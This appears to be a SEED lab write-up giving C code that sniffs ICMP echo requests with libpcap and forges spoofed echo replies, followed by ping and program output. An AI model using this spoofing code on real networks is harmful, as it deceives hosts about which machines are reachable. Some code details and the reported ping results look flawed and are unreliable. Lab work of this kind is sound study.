
```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <stdlib.h>

struct ethheader {
        u_char ether_dhost[6];
        u_char ether_shost[6];
        u_short ether_type;
};
struct icmpheader {
        unsigned char icmp_type;
        unsigned char icmp_code;
        unsigned short int icmp_chksum;
        unsigned short int icmp_id;
        unsigned short int icmp_seq;
};
struct ipheader {
        unsigned char iph_ihl:4, iph_ver:4;
        unsigned char iph_tos;
        unsigned short int iph_len;
        unsigned short int iph_ident;
        unsigned short int iph_flag:3, iph_offset:13;
        unsigned char iph_ttl;
        unsigned char iph_protocol;
        unsigned short int iph_chksum;
        struct in_addr iph_sourceip;
        struct in_addr iph_destip;
};
void send_raw_ip_packet (struct ipheader *ip) {
        int sd;
        int enable = 1;
        struct sockaddr_in sin;
        /* Create a raw socket with IP protocol. The IPPROTO_RAW parameter tells the sytem that the IP header is already included;
        * this prevents the OS from adding another IP header. */
        sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
        if(sd < 0) {
                perror("socket() error"); exit(-1);
        }
        // Set socket options
        setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
        /* This data structure is needed when sending the packets using sockets. Normally, we need to fill out several
        * fields, but for raw sockets, we only need to fill out this one field */
        sin.sin_family = AF_INET;
        sin.sin_addr = ip->iph_destip;
        /* Send out the IP packet. ip_len is the actual size of the packet. */
        if(sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin,sizeof(sin)) < 0) {
                perror("sendto() error"); exit(-1);
        }
        else {
                printf(" Packet Sent from Attacker to host:%s\n",inet_ntoa(ip->iph_destip) );
        }
}

unsigned short in_chksum(unsigned short *buf, int length) {
        unsigned short *w = buf;
        int nleft = length;
        int sum = 0;
        unsigned short temp = 0;
        while(nleft > 1) {
                sum+= *w++;
                nleft -=2;
        }
        if (nleft == 1) {
                *(u_char *)(&temp) = *(u_char *)w;
                sum+=temp;
        }
        sum = (sum >> 16) + (sum & 0xfff);
```

```c
        sum += (sum>>16);
        return (unsigned short)(~sum);
}

void spoof_reply(struct ipheader *ip) {
        const char buffer[1500];
        int ip_header_len = ip->iph_ihl * 4;
        struct icmpheader *icmp = (struct icmpheader *) ((u_char *)ip + ip_header_len);
        if(icmp->icmp_type != 8) return;

        memset((char *)buffer, 0, 1500);
        memcpy((char *)buffer, ip, ntohs(ip->iph_len));
        struct ipheader *newip = (struct ipheader *) buffer;
        struct icmpheader *newicmp = (struct icmpheader *) (buffer + ip_header_len);
        // Fill in the ICMP header
        newicmp->icmp_type=0;
        newicmp->icmp_chksum=0;
        newicmp->icmp_chksum = in_chksum((unsigned short *)icmp, ip_header_len);

        // Fill in the IP header
        newip->iph_ttl = 50;
        newip->iph_sourceip = ip->iph_destip;
        newip->iph_destip = ip->iph_sourceip;
        newip->iph_protocol = IPPROTO_ICMP;
        newip->iph_len=htons(sizeof(struct ipheader) + sizeof(struct icmpheader));
        // Send the spoofed packet
        send_raw_ip_packet(newip);
}

void got_packet(u_char *args, const struct pcap_pkthdr *header,const u_char *packet)
{
        struct ethheader *eth = (struct ethheader *)packet;
        if (ntohs(eth->ether_type) == 0x0800){
                struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));
                int ip_header_len = ip->iph_ihl * 4;
                if (ip->iph_protocol == IPPROTO_ICMP) {
                        spoof_reply(ip);
                }
        }
}

int main(){
        pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;
        char filter_exp[] = "icmp";
        bpf_u_int32 net;
        // Step 1: Open live pcap session on NIC with name enp0s3
        handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
        // Step 2: Compile filter_exp into BPF psuedo-code
        pcap_compile(handle, &fp, filter_exp, 0, net);
        pcap_setfilter(handle, &fp);
        // Step 3: Capture packets
        pcap_loop(handle, -1, got_packet, NULL);
        pcap_close(handle); //Close the handle
        return 0;
}
```

- Executed the above code in seed VM
- Started the **wireshark** to capture the packet transmission
- Started **ping** from **Host A** to IP address **8.8.8.8**

```
root@f67aa2093637:/# ping 8.8.8.8 -c 4
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=27.3 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=56 time=19.0 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=56 time=13.1 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=56 time=23.3 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3016ms
rtt min/avg/max/mdev = 13.115/20.660/27.267/5.246 ms
root@f67aa2093637:/# ping 8.8.8.8 -c 4
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3128ms

root@f67aa2093637:/#
```

```
[11/18/23]seed@VM:~/.../volumes$ gcc -o task2d task2d.c -lpcap
[11/18/23]seed@VM:~/.../volumes$ chmod a+x task2d.c
[11/18/23]seed@VM:~/.../volumes$ sudo ./task2d
 Packet Sent from Attacker to host:10.0.2.15
 Packet Sent from Attacker to host:10.0.2.15
 Packet Sent from Attacker to host:10.0.2.15
 Packet Sent from Attacker to host:10.0.2.15
```



- We can observe that, as soon aswe start the ping, our program captures the echo request and spoofs an echo response.
- Since the host is alive, we see duplicates of echo replies in Wireshark.
- The one with TTL 50 is sent by our program, and the rest is actually sent by the original destination.